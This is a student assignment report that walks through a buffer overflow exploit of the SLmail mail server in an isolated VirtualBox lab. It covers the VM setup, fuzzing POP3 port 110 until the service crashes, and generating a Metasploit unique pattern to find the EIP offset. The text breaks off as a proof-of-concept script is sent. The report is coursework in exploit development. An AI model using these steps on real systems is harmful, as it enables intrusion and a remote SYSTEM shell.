IE4012

OFFENSIVE HACKING TRACTICAL AND STRATAGIC
4th Year, 1st Semester

ASSIGNMENT

The exploitation of Buffer Overflow of SLmail


Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

Buffer Overflow attack on SLmail [Windows 7 – 32bit]



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1. Overview

In this assignment, I have demonstrated the exploit of the SLmail app using the buffer overflow attack. I'm gaining the access to the Windows 7 32-bit virtual machine by conducting the buffer overflow attack on SLmail.

This demonstration has different kind of requirements as shown below.

- VirtualBox software
- Windows 7 as a virtual machine
- Kali Linux as a virtual machine.
- SLmail and Immunity Debugger installed in windows 7 machine.
- Mono.py

First of all, in this exploit, we have to understand the buffer overflow vulnerability. Kali Linux, mona.py and Immunity Debugger helps in identifying the vulnerability remotely. After identifying the vulnerability, the next step is manually building up a buffer overflow which will allow us to gain the access to the SYSTEM level shell of windows 7 virtual machine.

1. What is Buffer Overflow?

Buffers can be defined as memory locations which stores the data temporarily until the data is transferring from one place to another place. The Buffer Overflow can be occurred when capacity of the buffer to hold the data is not enough in size to hold the volume of data that is transferring. As a result, that occurs from this situation, the adjacent memory locations will be overwritten by the transferring data.

Any kind of software can be affected with the Buffer Overflow. There are two main reason to occur a buffer overflow as below.

- Malformed inputs send by the attackers. But sometime the malformed inputs can be sent to the software unintentionally.
- Failure in allocating sufficient memory space to the buffer.

By these kinds of situations, the below results will be occurred.

- Generating the incorrect results
- Errors in accessing memory
- Crashes in the software. (In this exploit, this is the situation)

2. What is SLmail?

SLmail is a mail server which is compatible with the windows operating system. Apart from the primary function as a mail server, SLmail can perform another set of features as below.

- Multiple domain supporter
- Auto responders
- Forwarding
- Alusex
- Mailing list
- Dial-up connections
- Mail filtering
- SMTP relay filtering
- Message tracking filtering
- Message management report
- Mailbox size limits
- Message size limits
- Web-based administration
- Integration with SLWebmail and Web-based email.

3. What is Immunity Debugger?

Immunity debugger can be defined as one of the most powerful tools, in writing exploits, analyzing malware and binary files reverse engineering. And immunity debugger is the first heap analysis tool build in the industry for creating heaps. In this exploit we use the Immunity Debugger in identifying the buffer overflow vulnerability of SLmail.

4. What is mona.py?

Mona.py is written in python and it helps in speeding up and automating the particular searches in the process of developing the exploit. The mona.py is basically running on the immunity debugger and that is specially developed for 32-bit version of winDBG. And the finally this mona.py need the python version of 2.7.

5. The process of the exploitation

This exploitation can be defined as several steps. I'll briefly describe those steps one by on in here.

Step 01

First of all, the main requirement is setting up the windows virtual box and kali Linux virtual box.




Figure 1: Virtual boxes after setting up

Step 02

Then the immunity debugger and SLmail should be installed inside the windows 7 virtual machine. Then the mona.py python file should be added to the program folder of the immunity debugger. When we are installing immunity debugger python will be installed automatically.




Figure 2: After installing tools in windows VM

Step 03

Then we can view the IP address of the windows box by typing ipconfig in the command prompt of the windows VM. We can view the IP address of Kali Linux VM by typing ifconfig in the terminal.




Figure 2: Checking the IP addresses

Then we can check the connectivity among those two virtual machines using the ping command.




Figure 3: Checking the connectivity between VMs

IP address of the windows VM – 192.168.100.6
IP address of the Kali Linux VM – 192.168.100.5

Step 04

In this step both Immunity debugger and SLmail should be run as administrator. If we don't run those as administrator some functions will not work.




Figure 4: Run immunity debugger and SLmail as administrator

Step 05

Then the SLmail should be attached to the immunity debugger. Otherwise we will not be able to investigate SLmail through immunity debugger.




Figure 5: Attaching SLmail to immunity debugger

Step 06

Then we'll move to the Kali Linux Virtual machine. In there I have created 7 files to use in this exploit.




Figure 6: Files will be used in the exploit

As the first step we have to run the fuzzer.py. By executing the fuzzer.py the goal is to get an idea about at which point the SLmail crashes according to the amount of the data sent to it.




Figure 7: Fuzzer.py file

The image above (Figure 7) displays the inside of the code fuzzer.py. In the beginning of the code I have initialized buff to “A” and the I have initialized max_buffer to 400 and increment to 200. What happened in this code is first sending data to SLmail starting from 100 and then increasing it in every time by 200 until the size reach 4000 or until the SLmail crashes.

We can execute the fuzzer.py by using the command **python fuzzer.py 192.168.100.6 110**

In here fuzzer.py is the file name. 192.168.100.6 is the target machine (Windows VM) and the 110 is the target port number.




Figure 8: After crashing SLmail

As you can seen after sending 2900 bytes, the process has been stopped. So that we can understand the maximum number of bytes that can be send without a crash is around 2700.

When we investigate on the immunity debugger on windows VM, we can see the EBP and EIP have been replaces with set of 41s (41414141). 41 is the ASCII value of "A". And by that SLmail has been crashed.

Step 07

Then I went to Kali Linux again. The next I create a pattern with unique characters using the ruby script called pattern_create.rb with a length of 2700. By using this pattern with unique characters, we are going to find the offset of the actual characters which overwrite the EIP.




Figure 9: Generating a pattern with unique characters

The command to create the pattern with unique characters is **locate pattern_create.** Then I got path and I copied any paste the path any wrote the next command as **/usr/share/Metasploit-framework/tools/exploit/pattern_create.rb -l 2700**

In the above command -l 2700 after the path indicates the length of the pattern should be 2700.

Then I copied the pattern and paste it inside the poc.py file in the pattern variable as below.




Figure 10: Inside the poc.py

By this poc.py file we are going to send the pattern we create before to the SLmail as data. We can execute the file with the command **python poc.py 192.168.100.6 110**. After executing it I got a message saying completed as below.

